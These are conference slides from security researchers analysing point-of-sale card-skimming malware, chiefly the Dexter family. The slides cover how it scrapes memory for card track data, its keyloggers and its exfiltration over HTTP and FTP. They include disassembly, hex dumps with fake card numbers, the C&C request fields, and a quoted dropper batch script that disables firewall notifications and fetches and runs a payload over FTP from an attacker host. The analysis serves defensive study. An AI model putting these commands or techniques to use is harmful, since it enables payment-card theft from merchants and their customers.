

Swipe Away, We're Watching You

Hong Kei Chan, Liang Huang
Virus Bulletin 2014

The Fortinet logo is displayed in a bold, black, sans-serif font. The letter 'O' is stylized with a red grid pattern. A registered trademark symbol (®) is located at the end of the word. The logo is positioned on a white background that is part of a larger orange and white wavy graphic element.

FORTINET®

September 26, 2014

Agenda

- Background
- PoS malware core functions
- Demo
- Dexter Evolution
- Future of PoS malware

Background

- Credit Card Transaction Process



- PoS System - PCI Data Security Standard (PCI-DSS)
 - » Data must be encrypted: Storing, transmitting, and receiving
 - » Data stored momentarily in volatile memory, unencrypted and unprotected

PoS malware families & victims

- Alina
- Dexter
- vSkimmer
- Chewbacca
- BlackPOS
- JackPOS
- Soraya
- Backoff



P.F. CHANG'S

CHINA BISTRO



Neiman Marcus

Michaels
Where Creativity Happens™



Methods of Infection


- Inside Job
 - » Employees bribed to install malware
 - » vSkimmer – offline mode
- Phishing/Social Engineering
- Remote Administration Utilities
 - » LogMeIn
 - » TeamViewer




PoS Malware Backbone

- Three core functions
 1. Dumping process memory
 2. Scanning for and extracting sensitive information
 3. Exfiltrating stolen information

Dumping Process Memory



Extracting Track Information



ISO/IEC 7813



- Track 1



- Start Sentinel:
- Format Code:
- Primary Account Number:
- Card Holder's Name:
- Expiration Date (YYMM):
- Field Separator:
- Service Code:
- Discretionary Data:
- End Sentinel:


- Track 2




- Start Sentinel:
- Primary Account Number:
- Field Separator:
- Expiration Date (YYMM):
- Service Code:
- Discretionary Data:
- End Sentinel:

Searching for Credit Cards

- Two Approaches
 - » Regular Expression
 - » Custom Pattern matching
- Track 1



- Track 2



Custom Pattern Matching

- More control of card to target or filter out
- PoS Families:
 - » Dexter
 - » JackPOS
 - » Backoff
- Algorithm vary but typically use:
 - » Begin Sentinel : '%' or ';'
 - » Field Separators: '^' or '='

JackPOS Track 1 Search

```
cmp byte ptr ds:[edx+edi],25    0x25 = '%' (Begin Sentinel)
mov ebx,1
mov dword ptr ss:[ebp-30],edi
```

```
inc edi
cmp byte ptr ds:[edx+edi],42    0x42 = 'B' (Format Code)
```

```
inc edi
mov al,byte ptr ds:[edx+edi]    Checking IIN digits
cmp al,31                       0x31 = '1' (1st digit)
jb 0E481C3D.00408193
cmp al,36                       0x36 = '6' (1st digit)
ja 0E481C3D.00408193
```

```
add eax,-31
mov dword ptr ss:[ebp-34],esi
cmp eax,5                        6 Switch Cases
ja 0E481C3D.00407FCA
jmp dword ptr ds:[eax*4+4081D8]  Jump to switch statement
```

Case 1	
cmp byte ptr ds:[edx+edi+1],38	0x38 = '8' (2nd digit)
jnz short 0E481C3D.00407ED0	
cmp byte ptr ds:[edx+edi+2],30	0x30 = '0' (3rd digit)
jnz short 0E481C3D.00407ED0	
cmp byte ptr ds:[edx+edi+3],30	0x30 = '0' (4th digit)

Case 2	
cmp byte ptr ds:[edx+edi+1],31	0x31 = '1' (2nd digit)
jnz short 0E481C3D.00407ED0	
cmp byte ptr ds:[edx+edi+2],33	0x33 = '3' (3rd digit)
jnz short 0E481C3D.00407ED0	
cmp byte ptr ds:[edx+edi+3],31	0x31 = '1' (4th digit)

Exfiltrating Stolen Information

- Typical communication protocols to C&C server
 - » HTTP
 - Dexter
 - JackPOS
 - Backoff
 - » FTP/Connect to shared folder
 - BlackPOS
 - » TOR
 - Chewbacca

HTTP post request

Query String: Field Name	Query String: Field Body
page=	Infected computer identifier
&ump=	Stolen credit card information
&ks=	Keylogger - Stolen credit card information
&unm=	User logon name
&cnm=	Computer name
&query=	Operating system type
&spec=	CPU architecture
&opt=	System idle time
&var=	Version
&val=	4 byte encryption key




Dexter Introduction



Dexter Timeline

- Compilation Time
 - » TimeDateStamp
 - » No signs of modification
- Four major versions:
 - » spread
 - » StarDust
 - » Revelation
 - » Misto
- A number of minor version:
 - » vXXX10
 - » Millenium



Dexter Overview

1. Creation of 5 threads

- » Autorun Registry Monitor
- » Internet Explorer Injector
- » Shutdown/Logoff Detector
- » Event Monitor
- » RAM Scraper

2. C&C Commands

- » update-
- » checkin:
- » scanin:
- » download-
- » uninstall

FORTINET[®]

DEMO



Evolution of Dexter

- Demo – StarDust
- Focusing on the 3 most recent versions
 - » StarDust
 - » Revelation
 - » Misto



Version 2: StarDust

- Compilation Date – 02/26/2013
 - » Functioning keylogger – SecureDll.dll
 - » Two log files
 - strokes.log
 - tmp.log
 - » #AVER_START#
 - » #AVER_END#

"B" xor "b" xor "k" xor "u" xor "t" => "J"

	Plaintext				4 byte key				Encrypted								
00CC0000	62	6B	75	74	6B	31	65	32	69	33	6E	6C	64	25	42	34	bkutk1e2i3nld%04
00CC0010	35	33	39	31	32	36	38	31	32	38	30	30	32	31	32	5E	539126812800212^
00CC0020	46	61	6B	65	43	61	72	64	54	77	6F	5E	32	32	32	32	FakeCardTwo^2222
00CC0030	32	32	32	32	32	32	32	32	32	32	32	32	3F	32	35	64	222222222222?25d
00CC0040	73	39	7A	33	64	69	00	00	00	00	00	00	00	00	00	00	s9z3di.....
00BB0000	7C	50	4F	53	73	79	73	74	6D	2E	65	78	65	3A	25	42	P0Ssystem.exe:%B
00BB0010	31	32	33	34	35	36	37	38	39	30	31	32	33	34	31	36	1234567890123416
00BB0020	37	38	39	5E	46	61	6B	65	4F	6E	65	5E	31	31	31	31	789^FakeOne^1111
00BB0030	31	31	31	31	31	31	31	31	31	31	31	31	3F	3B	31	32	111111111111?;12
00BB0040	33	34	35	36	37	38	39	30	31	32	33	34	31	36	37	38	3456789012341678
00BB0050	39	3D	31	31	31	31	31	31	31	31	31	31	31	31	31	31	9=11111111111111
00BB0060	31	31	3F	0D	0A	23	41	56	45	52	5F	53	54	41	52	54	11?..#AVER_START
00BB0070	23	25	42	34	35	33	39	31	32	36	38	31	32	38	30	30	#%B4539126812800
00BB0080	32	31	32	5E	46	61	6B	65	43	61	72	64	54	77	6F	5E	212^FakeCardTwo^
00BB0090	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	2222222222222222
00BB00A0	3F	0D	0A	23	41	56	45	52	5F	45	4E	44	23	00	00	00	?..#AVER_END#...

Version 3: Revelation



- Compilation Date – 10/09/2013
- 2 main modifications

Version 3: Revelation

- **Modification 1:**

- » Addition of raw input model keylogger

<pre>push 0C push 1 push Dexter_v.0040C000 call dword ptr ds:[&USER32.Regis</pre>	<pre>cbSize = 0xC uiNumDevices = 1 pRawInputDevices USER32.RegisterRawInputDevices</pre>
---	--

<pre>mov dword ptr ds:[40C004],100 mov word ptr ds:[40C000],1 mov word ptr ds:[40C002],6 mov ecx,dword ptr ss:[ebp+8] mov dword ptr ds:[40C008],ecx</pre>	<pre>dwFlags = RIDEV_INPUTSINK usUsagePage = Generic Desktop Controls usUsage = Keyboard hwndTarget</pre>
---	---

Version 3: Revelation

- **Modification 2:**

- » Addition of FTP

- » 2 sets of files with name debug.log + [asdf/yrgh]

File set 1 – HTTP	File set 2 - FTP	File set 3 - ???
debug.logasdf	debug.logyrgh	debug.logmtoz
tmp.logtmp.log	tmp.logtmp.log	tmp.logtmp.log
strokes.logasdf	strokes.logyrgh	strokes.logmtoz
file.logasdf	file.logyrgh	file.logmtoz

HTTP & FTP

- \r\nSCRAPPER:[\r\n + <data> + \r\n]\r\n
- \r\nHOOKER:[\r\n + <data> + \r\n]\r\n
- \r\nKEYLOGGER:[\r\n + <data> + \r\n]\r\n
- \r\nLOGMEIN:[\r\n + <data> + \r\n]\r\n

```
View: tkbcoomofvjfklkpotx
tkbcoomofvjfklkpotx  ↓FR0 -----  0000011B | www.h
00000000: 79 70 65 6A-0D 0A 53 43-52 41 50 50-45 52 3A 5B ypej]J]SCRAPPER: I
00000010: 0D 0A 25 42-31 32 33 34-35 36 37 38-39 30 31 32 J]B123456789012
00000020: 33 34 31 36-37 38 39 5E-46 61 6B 65-43 61 72 64 3416789^FakeCard
00000030: 4F 6E 65 5E-31 31 31 31-31 31 31 31-31 31 31 31 One^1111111111111111
00000040: 31 31 31 31-3F 0D 0A 5D-0D 0A 0D 0A-48 4F 4F 4B 1111?J]J]J]HOOK
00000050: 45 52 3A 5B-0D 0A 25 42-31 32 33 34-35 36 37 38 ER:[J]B12345678
00000060: 39 30 31 32-33 34 31 36-37 38 39 5E-46 61 6B 65 90123416789^Fake
00000070: 43 61 72 64-54 77 6F 5E-32 32 32 32-32 32 32 32 CardTwo^22222222
00000080: 32 32 32 32-32 32 32 32-3F 0D 0A 5D-0D 0A 0D 0A 22222222?J]J]J]
00000090: 4B 45 59 4C-4F 47 47 45-52 3A 5B 0D-0A 52 61 77 KEYLOGGER:[J]Raw
000000A0: 20 49 6E 70-75 74 20 4B-65 79 6C 6F-67 67 65 72 Input Keylogger
000000B0: 20 44 61 74-61 20 5B 43-74 72 6C 20-44 6F 77 6E Data [Ctrl Down]
000000C0: 5D 5B 43 74-72 6C 20 55-70 5D 5B 53-68 69 66 74 [Ctrl Up] [Shift
000000D0: 20 44 6F 77-6E 5D 5B 53-68 69 66 74-20 55 70 5D Down] [Shift Up]
000000E0: 20 0D 0A 5D-0D 0A 0D 0A-4C 4F 47 4D-45 49 4E 3A J]J]J]LOGMEIN:
000000F0: 5B 0D 0A 4C-6F 67 4D 65-49 6E 20 4B-65 79 6C 6F [J]LogMeIn Keylo
00000100: 67 67 65 72-5B 45 4E 54-45 52 5D 0D-0A 73 5B 45 gger[ENTER]J]s[
00000110: 4E 54 45 52-0D 0A 0D 0A-5D 0D 0A NTER]J]J]J]
```


Recap Last 2 Versions



- StarDust
 - » Keylogger - Windows Input Model
 - » HTTP
- Revelation
 - » Keyloggers – Raw Input Model
 - » HTTP & FTP

Version 4: Misto



- **Compilation Date – 01/23/2014**

- » Reverted to an older version or branch off from earlier revision

- » 2 Modifications

- » Unanswered questions

Modification 1

- Subroutines using strings: first written to stack
 - » All stolen track data written to %system%\ursd.ini

```
C645C463    mov     b, [ebp-03C], 063    : : 'c'
C645C53A    mov     b, [ebp-03B], 03A    : : '2'
C645C65C    mov     b, [ebp-03A], 05C    : : '\
C645C777    mov     b, [ebp-039], 077    : : 'w'
C645C869    mov     b, [ebp-038], 069    : : 'i'
C645C96E    mov     b, [ebp-037], 06E    : : 'n'
C645CA64    mov     b, [ebp-036], 064    : : 'd'
C645CB6F    mov     b, [ebp-035], 06F    : : 'o'
C645CC77    mov     b, [ebp-034], 077    : : 'w'
C645CD73    mov     b, [ebp-033], 073    : : 's'
C645CE5C    mov     b, [ebp-032], 05C    : : '\
C645CF73    mov     b, [ebp-031], 073    : : 's'
C645D079    mov     b, [ebp-030], 079    : : 'y'
C645D173    mov     b, [ebp-02F], 073    : : 's'
C645D274    mov     b, [ebp-02E], 074    : : 't'
C645D365    mov     b, [ebp-02D], 065    : : 'e'
C645D46D    mov     b, [ebp-02C], 06D    : : 'm'
C645D533    mov     b, [ebp-02B], 033    : : '3'
C645D632    mov     b, [ebp-02A], 032    : : '2'
C645D75C    mov     b, [ebp-029], 05C    : : '\
C645D875    mov     b, [ebp-028], 075    : : 'u'
C645D972    mov     b, [ebp-027], 072    : : 'r'
C645DA73    mov     b, [ebp-026], 073    : : 's'
C645DB64    mov     b, [ebp-025], 064    : : 'd'
C645DC2E    mov     b, [ebp-024], 02E    : : '.'
C645DD69    mov     b, [ebp-023], 069    : : 'i'
C645DE6E    mov     b, [ebp-022], 06E    : : 'n'
C645DF69    mov     b, [ebp-021], 069    : : 'i'
C645E000    mov     b, [ebp-020], 0     : : ''
```

Modification 2

- Blacklist – System Files

- » svchost.exe
- » explorer.exe
- » smss.exe
- » csrss.exe

00158C5C	77 6D 69 70	72 76 73 65	2E 65 78 65	00 00 00 00	wmipruse.exe...
00158C6C	4C 6F 67 6F	6E 55 49 2E	65 78 65 00	73 76 63 68	LogonUI.exe.such
00158C7C	6F 73 74 2E	65 78 65 00	69 65 78 70	6C 6F 72 65	ost.exe.iexplore
00158C8C	2E 65 78 65	00 00 00 00	65 78 70 6C	6F 72 65 72	.exe...explorer
00158C9C	2E 65 78 65	00 00 00 00	53 79 73 74	65 6D 00 00	.exe...System..
00158CAC	73 6D 73 73	2E 65 78 65	00 00 00 00	63 73 72 73	smss.exe...csrs
00158CBC	73 2E 65 78	65 00 00 00	77 69 6E 6C	6F 67 6F 6E	s.exe...winlogon
00158CCC	2E 65 78 65	00 00 00 00	6C 73 61 73	73 2E 65 78	.exe...lsass.ex
00158CDC	65 00 00 00	73 70 6F 6F	6C 73 76 2E	65 78 65 00	e...spoolsv.exe.
00158CEC	61 6C 67 2E	65 78 65 00	77 75 61 75	63 6C 74 2E	alg.exe.wuauclt.
00158CFC	65 78 65 00	66 69 72 65	66 6F 78 2E	65 78 65 00	exe.firefox.exe.
00158D0C	63 68 72 6F	6D 65 2E 65	78 65 00 00	64 65 76 65	chrome.exe...deve
00158D1C	6E 76 2E 65	78 65 00 00	00 00 00 00	5C 8C 15 00	nv.exe.....\?.


- Target list

- » Helios11.exe
- » Helios12.exe
- » SunLync.exe
- » ComCash.exe

```
C645D048    mov     b,[ebp]-030],048 ;'H'
C645D165    mov     b,[ebp]-02F],065 ;'e'
C645D26C    mov     b,[ebp]-02E],06C ;'l'
C645D369    mov     b,[ebp]-02D],069 ;'i'
C645D46F    mov     b,[ebp]-02C],06F ;'o'
C645D573    mov     b,[ebp]-02B],073 ;'s'
C645D631    mov     b,[ebp]-02A],031 ;'1'
C645D732    mov     b,[ebp]-029],032 ;'2'
C645D82E    mov     b,[ebp]-028],02E ;'.'
C645D965    mov     b,[ebp]-027],065 ;'e'
C645DA78    mov     b,[ebp]-026],078 ;'x'
C645DB65    mov     b,[ebp]-025],065 ;'e'
C645DC00    mov     b,[ebp]-024],0
```

Misto unanswered questions

- Autorun registry entries – javas.exe



- Removal of C&C functionality – ipsm.exe

<pre>push 0 push 0 push 8000000 push 0 push 0 push 0 lea edx,dword ptr ss:[ebp-5C0] push edx push 0 call dword ptr ds:[&KERNEL32.CreateProcessA]</pre>	<pre>CurrentDir = NULL pEnvironment = NULL CreationFlags = CREATE_NO_WINDOW InheritHandles = FALSE pThreadSecurity = NULL pProcessSecurity = NULL CommandLine = "ipsm.exe [MACHINE_NAME]_NOU-START c:\windows\system32\ursd.ini" kernel32.CreateProcessA</pre>
--	--

Misto answered questions

- Most recent version – 03/21/2014
 - » %system%\javas.exe
 - cmd /c netsh firewall SET notifications mode=DISABLED
 - echo open caca.[REMOVED].com 21 >> k
 - echo user va[REMOVED]e7 C[REMOVED]0 >>k
 - echo Binary >> k
 - echo get **javas.exe** >> k
 - echo bye >>k
 - ftp -n -v -s:k
 - del k



Future of PoS malware



What is to come?

- EMV chip cards
- Push to implement in USA
 - » October, 2015 – Liability Shift

Worldwide EMV Deployment and Adoption*

Region	EMV Cards	Adoption Rate	EMV Terminals	Adoption Rate
Canada, Latin America, and the Carribean	471M	54.2%	7.1M	84.7%
Asia Pacific	942M	17.4%	15.6M	71.7%
Africa & the Middle East	77M	38.9%	699K	86.3%
Europe Zone 1	794M	81.6%	12.2M	99.9%
Europe Zone 2	84M	24.4%	1.4M	91.2%

* Figures reported in Q4 2013 and represent the latest statistics from American Express, Discover, JCB, MasterCard, UnionPay, and Visa, as reported by their member institutions globally.

Is this the end of PoS malware?

- Maybe?
 - » There is still time till October 2015
 - » EMV-based RAM scrapers

Tag	Name
5F20	Cardholder Name
57	Track 2 Equivalent Data

- » iCVV or dynamic CVV protects from cloning to magnetic stripe
- » Enough data for some card not present transaction



Short Demo





Questions?

Hong Kei Chan <hkchan@fortinet.com>

Liang Huang <lianghuang@fortinet.com>